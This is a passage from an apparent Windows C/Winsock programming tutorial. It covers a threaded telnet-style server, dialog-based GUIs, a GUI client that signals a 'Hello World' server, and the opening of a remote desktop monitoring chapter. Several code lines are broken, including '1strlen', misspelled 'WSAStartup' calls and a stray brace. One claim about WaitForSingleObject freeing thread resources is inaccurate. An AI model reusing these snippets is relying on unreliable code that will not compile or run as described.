    //Initialize the IP Address and Port Number
    INTERNETADDRESS addr;
    addr.sin_family = AF_INET;
    addr.sin_port = htons(33333);
    addr.sin_addr.s_addr = INADDR_ANY;

    //Create Socket and bind Address-Port to it
    SOCKET sd = socket(PF_INET, SOCK_STREAM, 0);
    bind(sd, (ADDRESS)&addr, sizeof(addr));

    //Listen for Telnet client to connect
    listen(sd, 2);

    //Once client connects, create a new socket to handle it
    int addr_len = sizeof(addr);
    SOCKET clientsd = accept(sd, (ADDRESS)&addr, &addr_len);

    //Creat 2 threads, one for Receiving, one for Sending
    HANDLE h1=CreateThread(NULL,0,Receiver,(LPVOID)clientsd, 0, &Tid1);
    HANDLE h2=CreateThread(NULL,0,Sender,(LPVOID)clientsd, 0, &Tid2);
    WaitForSingleObject(h1,INFINITE);
    WaitForSingleObject(h2,INFINITE);

    WSACleanup();
    return 0;
}
```



```

DWORD WINAPI Receiver(LPVOID param)
{
    SOCKET sd=(int)param;
    int numbytes;
    char buf[LEN];

    do
    {
        memset(buf,0,LEN);
        numbytes=recv(sd,buf,LEN,0);
        printf("%s",buf);
    }while(numbytes>0);

    return 0;
}

```

```

DWORD WINAPI Sender(LPVOID param)
{
    SOCKET sd=(int)param;

    char buf[LEN];
    while(1)
    {
        memset(buf,0,LEN);
        fgets(buf,LEN,stdin);
        unsigned len=1strlen(buf);
        buf[len]='\r';
        send(sd,buf,LEN,0);
    }
    return 0;
}

```

```

//definitions.h

#include <winsock.h>
#pragma comment(lib,"wsock32.lib")
typedef struct sockaddr_in  INTERNETADDRESS;
typedef struct sockaddr*    ADDRESS;

```

What are threads?

The function `CreateThread()` is used for concurrent programming, ie, enabling multitasking, more than one function can run in parallel. In this case, the Receiver function and the Sending function run concurrently.

The `WaitForSingleObject()` has two functions. First, it prevents the program from terminating prematurely. Without it, the program would continue executing the

statements after `CreateThread()` until it returns. Secondly, it cleans up all resources consumed by the children threads when the thread function returns.

8. Creating Graphical User Interfaces

Objective

Up to this chapter, we have been using command line interfaces, ie, commands are executed from the DOS shell, ie, C:\. However, for displaying messages, we used the `MessageBox()` function. In this chapter we are going to look at how to create Graphical User Interfaces (GUI), with Edit Box (TextBox), ListBox and Buttons (Command Buttons).

The Simplest window program

The program below displays a Message Box.

```
#include <windows.h>

int WINAPI
WinMain(HINSTANCE h,HINSTANCE p,LPSTR s,int n)
{
    MessageBox(0,"Hello World","Title",MB_OK);
    return 0;
}
```

Window data types

Windows uses specially defined data types which are defined in `windows.h`. If we examine `windows.h`, we will find something like this:

```
//windows.h
. . .

typedef unsigned long    DWORD;
typedef int              BOOL;
typedef unsigned char    BYTE;
typedef unsigned short   WORD;
typedef float            FLOAT;

typedef int              INT;
typedef unsigned int     UINT;

typedef char             CHAR;
typedef short            SHORT;
typedef long             LONG;
typedef CHAR             *LPSTR

typedef struct tagMSG {
    HWND      hwnd;
    UINT      message;
```

```

WPARAM      wParam;
LPARAM      lParam;
DWORD       time;
POINT       pt;
} MSG;
. . .

```

The main datatypes are listed below:

HINSTANCE	32-bit int	A value that identifies a specific instance of a window
HWND	32-bit int	A value that refers to a Window
DWORD	32-bit	int
UINT	32-bit	Unsigned int
BOOL	Int	Can store TRUE or FALSE
LPSTR	Pointer	Pointer to String, similar to char *str
MSG	Structure	Stores windows message (a structure)

How windows work

Fig 1 shows how a mouse click (window event) is captured by the message loop, which then triggers the callback function.

Message is the type of event that is passed to the Callback function, eg, mouse clicking on close window icon.

The callback function would identify the message and run the appropriate function. For example, if the message is to close the window, then the callback function will call the quit function to close the window





Fig.1: Msg Loop & callback function

A simple Dialog-based (Form based) windows program

We are going to create a simple Dialog-based window as shown in Fig 2:



When the OK button is clicked the Message Box in Fig. 3 will be displayed.

Code

Create a new Win 32 application and create 2 new files main.cpp and resource.rc as in Fig 4. To create the resource.rc. Highlight Source Files. Then on the menu, click on File/New... to get the dialog in Fig. 5. Once resource.rc is added, double-click it until you get the App Studio in Fig. 6. On the right is the Controls (Tool Box) containing all the controls, eg, text box, labels, command buttons etc. If you accidentally close it, you can get it back again by right clicking on a blank part of the Menu bar, and on the drop down list box select "Controls".




Fig. 4: Files needed for Dialog based windows project




Fig 5: Adding a resource.rc file




Fig 6: App Studio - for designing the Dialog Box interface

Double-clicking on the Dialog Box (or Form) will give you Fig 7:




Fig 7: Properties for the Dialog Box

The Caption and other properties can be changed here. Note that if you double click on the OK or Cancel button you will also get the Dialog Properties dialog. It is important to note the ID for each of the objects. In Fig 7, the ID is IDD_DIALOG1. You can rename it if you like. This ID will be used in the source code later.

Adding the Source Code

After designing the Dialog Box (or Form), we will then add source code to the main.cpp file as follows:

```
//Dlg based Application

#include <windows.h>
#include "resource.h"

BOOL CALLBACK Callback(HWND,UINT,WPARAM,LPARAM);
HWND hDlg;

int WINAPI
WinMain(HINSTANCE h, HINSTANCE p,LPSTR s, int n)//we only use h
{

    hDlg = CreateDialog(h,MAKEINTRESOURCE(IDD_DIALOG1),0,Callback);

    ShowWindow(hDlg,SW_SHOWNORMAL);

    MSG msg;
    while(GetMessage(&msg,hDlg,0,0))//0 is WM_QUIT
    {
        if (!IsDialogMessage (hDlg, &msg))
        {
            TranslateMessage (&msg);
            DispatchMessage (&msg);
        }
    }

    return 0;
}
```

```

BOOL CALLBACK Callback(HWND hwnd,UINT message,WPARAM wParam,LPARAM lParam)
{
    switch(message)
    {
        case WM_COMMAND:
            switch(LOWORD(wParam))
            {
                case IDOK:
                    MessageBox(0,"Hello World","Title",MB_OK);
                    break;

                case IDCANCEL:
                    PostQuitMessage(0);
            }
            break;
    }

    return 0;
}

```

How does it work?

Compare the code with Fig 1. The function `CreateDialog()` will create the dialog window:

```

HWND hDlg = CreateDialog(h,MAKEINTRESOURCE(IDD_DIALOG1),0,Callback);

```

One of the parameter is `MAKEINTRESOURCE(IDD_DIALOG1)`. This refers to the ID of the Dialog Box that was created using App Studio in Fig 6 above. The last parameter is the Callback function which will receive the messages from the Dialog Box, as discussed below.

`ShowWindow()` will make the window visible. The `while()` loop below will catch the mouse clicks and key strokes:

```

MSG msg;

while(GetMessage(&msg,hDlg,0,0))//0 is WM_QUIT
{
    if (!IsDialogMessage (hDlg, &msg))
    {
        TranslateMessage (&msg);
        DispatchMessage (&msg);
    }
}

```

The `GetMessage` function will trap all events. Remember that windows is event-driven. The events are saved in the variable `msg`. If the `GetMessage` function returns 0, this means to quit windows, else it will continue to loop. The `IsDialogMessage()` function will catch all messages intended for the Dialog Box. `TranslateMessage()` will interpret it and `DispatchMessage()` will send it to the Callback function.

The Callback function will interpret the messages and use a switch to call the appropriate application function:

```

BOOL CALLBACK Callback(HWND hwnd,UINT message,WPARAM wParam,LPARAM lParam)
{
    switch(message)
    {
        case WM_COMMAND:
            switch(LOWORD(wParam))
            {
                case IDOK:
                    MessageBox(0,"Hello World","Title",MB_OK);
                    break;

                case IDCANCEL:
                    PostQuitMessage(0);
            }
            break;
    }
    return 0;
}

```

If the message is a windows command, ie, WM_COMMAND, then case WM_COMMAND will be triggered.

Two values accompany each message and contain information related to the message. These two values are wParam and lParam. The value wParam is a 32 bit integer. The lower 16 bit contains the Dialog Box button ID. You can extract it using the macro LOWORD(wParam). Each button in the Dialog Box has a unique ID that is caught in the LOWORD(wParam). That is how windows knows which button was clicked.

If ID for the OK button is IDOK. If this button was clicked, then the case IDOK is triggered and the MessageBox() will display “Hello World”.

If the Cancel button was clicked, then case IDCANCEL is triggered and the PostQuitMessage() function is called to close the window.

Exercises

In the earlier programs where the server programs wait for connections from telnet.exe, we used dos clients, ie, telnet.exe. In the next chapter we will write GUI based client program to connect to the first “Hello World” server program which we wrote earlier.

9. Writing a Graphical User Interface Client

Objective

In this chapter we will write a GUI client to send a command to the first “Hello World” server program which we wrote earlier. The Client will connect and send the number “1” to the server. When the server receives it, it will display a Message Box which says “Hello World”.

Interface Design

The client Interface will be as in Fig 1.




Fig 1: The Remote Control Client program

There are four objects, ie, Static Text(Label), Edit Box(Text Box) and two Buttons (Command Buttons).

Use the App Studio (described in the previous chapter) to design the Dialog Box with the above objects.

Source Code

This project will consist of six files:

Source Files

```
main.cpp
network.cpp
resoure.rc
```

Header Files

```
definitions.h
network.h
resource.h //autogenerated by App Studio
```

Each of these will now be described.

Main.cpp

The main.cpp file consists of the following:

```
//Dlg based Application

#include <windows.h>
#include "resource.h"
#include "network.h"

BOOL CALLBACK Callback(HWND,UINT,WPARAM,LPARAM);
HWND hDlg;

int WINAPI
WinMain(HINSTANCE h, HINSTANCE p,LPSTR s, int n)//we only use h
{

    hDlg = CreateDialog(h,MAKEINTRESOURCE(IDD_DIALOG1),0,Callback);

    ShowWindow(hDlg,SW_SHOWNORMAL);

    MSG msg;
    while(GetMessage(&msg,hDlg,0,0))//0 is WM_QUIT
    {
        if (!IsDialogMessage (hDlg, &msg))
        {
            TranslateMessage (&msg);
            DispatchMessage (&msg);
        }
    }

    return 0;
}

BOOL CALLBACK Callback(HWND hwnd,UINT message,WPARAM wParam,LPARAM lParam)
{
    char szIP[48]={0};

    switch(message)
    {
        case WM_COMMAND:
            switch(LOWORD(wParam))
            {
                case ID_CONNECT:
                    GetDlgItemText(hDlg,IDC_EDIT1,szIP,48);
                    Connect(szIP);
                    break;

                case ID_QUIT:
                    PostQuitMessage(0);
            }
            break;
    }

    return 0;
}
```

The code is identical to the one discussed in the previous chapter except that the Button ID's are now ID_CONNECT and ID_QUIT.

There is also a new function GetDlgItemText(), which is used to get the textbox string and save it to the string szIP. The string length is specified as 48 characters. The Connect() function is defined in the Network.cpp file described below. Note that we

define the Connect function to accept the string szIP, ie, the IP address entered by the User.

Note that in Visual C++, textbox is called Edit Box. In this case, the Edit Box's ID is IDC_EDIT1 which was assigned during the creation of the Dialog Box using App Studio, earlier.

The preprocessor include file includes resource.h which is automatically generated by App Studio, but which must be manually included in main.cpp. We also include the header file network.h. Remember that for every file there should be a header file. In this case, network.cpp is the definition file (implementation file), whilst network.h is the header file which contains the function prototype, which will be described next.

Network.h

This file consists of:

```
//network.h
#ifndef NETWORK_H_
#define NETWORK_H_

void Connect(char *szIP);

#endif
```

Network.cpp

This is the implementation of the function Connect():

```
//network.cpp
#include <windows.h>
#include "definitions.h"
#include "network.h"

void Connect(char *szIP)
{
    WSADATA wsadata;
    WSStartup(MAKEWORD(2,0), &wsadata);

    INTERNETADDRESS Address;

    SOCKET Socket = socket(PF_INET, SOCK_STREAM, 0);

    Address.sin_family = AF_INET;
    Address.sin_port = htons(33333);
    Address.sin_addr.s_addr = inet_addr(szIP);

    int Size = sizeof(Address);
    int ret=connect(Socket, (ADDRESS)&Address,Size);

    if(ret==SOCKET_ERROR)
    {
        MessageBox(0,"Could not connect to server","ERROR",MB_OK);
        return;
    }
}
```

```

    }
    else
        send(Socket,"1",1,0); //can send any number

    WSACleanup();
}

```

Note that the client code is almost similar to the server code. The differences will now be described.

The `Address.sin_addr.s_addr = inet_addr(szIP)`, is initialized with the `szIP` string, which is the IP address entered by the User. There is a new `connect()` and `send()` function. There are no `bind()`, `listen()` and `accept()` functions.

The `connect()` function will return a value, in this case integer `ret`, which can be tested for errors. An error could be where the server is not running, or, the IP address is not found.

The `send()` function sends the string "1". The second parameter is the length of the string to be sent.

Compare with the server program described in the earlier chapter:

```

//This is the Server Program
#include <windows.h>
#include "definitions.h"

int main()
{
    WSADATA wsadata;
    WSASStartup(MAKEWORD(2,0), &wsadata);

    INTERNETADDRESS Address;

    SOCKET Socket = socket(PF_INET, SOCK_STREAM, 0);

    Address.sin_family = AF_INET;
    Address.sin_port = htons(33333);
    Address.sin_addr.s_addr = INADDR_ANY;

    int Size = sizeof(Address);
    bind(Socket, (ADDRESS)&Address, Size);

    listen(Socket, 1);

    SOCKET Accepted = accept(Socket, (ADDRESS)&Address, &Size);

    char Buffer[2];
    recv(Accepted, Buffer, 2, 0);
    MessageBox(NULL, "Hello World", "SERVER", MB_OK);

    WSACleanup();
    return 0;
}

```

Comparison of Client and Server programs

Below is a table comparing the client and the server programs:

Client Program	Server Program
Declares and initializes Address Creates socket Connects to client Sends message	Declares and initializes Address Creates socket Bind Address to Socket Listens Accept connections Receives message

Apart from that, both will need to initialize winsock using `WSAStartup()` and later cleanup using `WSACleanup()`.

Resource.rc

This file should be created using the same method as in the previous chapter. The dialog box should then be inserted and the interface designed using App Studio. The header file `resource.h` will be autogenerated by App Studio. We can then manually insert it into the Header Files folder.

Definitions.h

Finally, the `definitions.h` header file is the same as the ones used in earlier chapters:

```
//definitions.h
#ifndef DEFINITIONS_H_
#define DEFINITIONS_H_

#include <winsock.h>
#pragma comment(lib, "wsock32.lib")
typedef struct sockaddr_in  INTERNETADDRESS;
typedef struct sockaddr*    ADDRESS;

#endif
```

Running the Server and Client

Running the Server and Client is easy. Just start the server program first as before. Then start the client program. You will see Fig 1. Enter the IP address of the server. Click Connect. The client will connect and send the message "1". When the server receives it, it will display a Message Box with the message "Hello World". If the client fails to connect, the client will display a Message Box with an error message.


Error Checking

For error checking insert this in the relevant parts:


```
if(!nResult)
{
    LPVOID lpMsgBuf;
    FormatMessage
    (
        FORMAT_MESSAGE_ALLOCATE_BUFFER |
        FORMAT_MESSAGE_FROM_SYSTEM |
        FORMAT_MESSAGE_IGNORE_INSERTS,
        NULL,
        GetLastError(),
        MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT), // Default language
        (LPTSTR) &lpMsgBuf, 0, NULL
    );
    MessageBox(NULL, (LPCTSTR)lpMsgBuf, "Error", MB_OK | MB_ICONINFORMATION );
    LocalFree( lpMsgBuf );
}
```

Inserting a Dialog Box Icon


To enable a dialog box icon as follows:




You should create a icon resource in the Resource Files Folder as shown below:



Right click on Resource Files and select Insert.. You should see the dialog below:



Select "Icon", then click on New and you get an Icon editor:



Draw the Icon, then go back to man view and rebuild all.

Then insert the following code into main.cpp:


```
HICON hIcon=LoadIcon(h,MAKEINTRESOURCE(IDI_ICON1));
hDlg = CreateDialog(h,MAKEINTRESOURCE(IDD_DIALOG1),0,Callback);
SendMessage(hDlg,WM_SETICON,0,(LPARAM)hIcon);
ShowWindow(hDlg,SW_SHOWNORMAL);
```

Note the bold statements above.

Make sure the first parameter “h” of LoadIcon() matches that of the first parameter of WinMain() declaration:

```
int WINAPI
WinMain(HINSTANCE h, HINSTANCE p,LPSTR s, int n)
{
}
```

In addition to getting an icon on the top left hand corner of the Dialog box, you will all see an icon for the program-icon on the desktop:



ToGet Formatted Error Messages

```

LRESULT nResult=SendMessage(hDlg,WM_SETICON,0,(LPARAM)hIcon);

if(!nResult)
{
    LPVOID lpMsgBuf;
    FormatMessage(
        FORMAT_MESSAGE_ALLOCATE_BUFFER |
        FORMAT_MESSAGE_FROM_SYSTEM |
        FORMAT_MESSAGE_IGNORE_INSERTS,
        NULL,
        GetLastError(),
        MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT), // Default language
        (LPTSTR) &lpMsgBuf,
        0,
        NULL);
    // Process any inserts in lpMsgBuf.
    // ...
    // Display the string.
    MessageBox( NULL, (LPCTSTR)lpMsgBuf, "Error", MB_OK | MB_ICONINFORMATION );
    // Free the buffer.
    LocalFree( lpMsgBuf );
}

```

10. Remote Desktop Monitoring

Objective

In this chapter, we are going to write a client program that can remotely monitor a computer. We will also write the server program that runs on the remote computer. The client program will connect to the server program on the computer that is to be monitored and retrieve the image of the desktop.

Client GUI Design

The client program's interface is as shown in Fig 9-1 below.

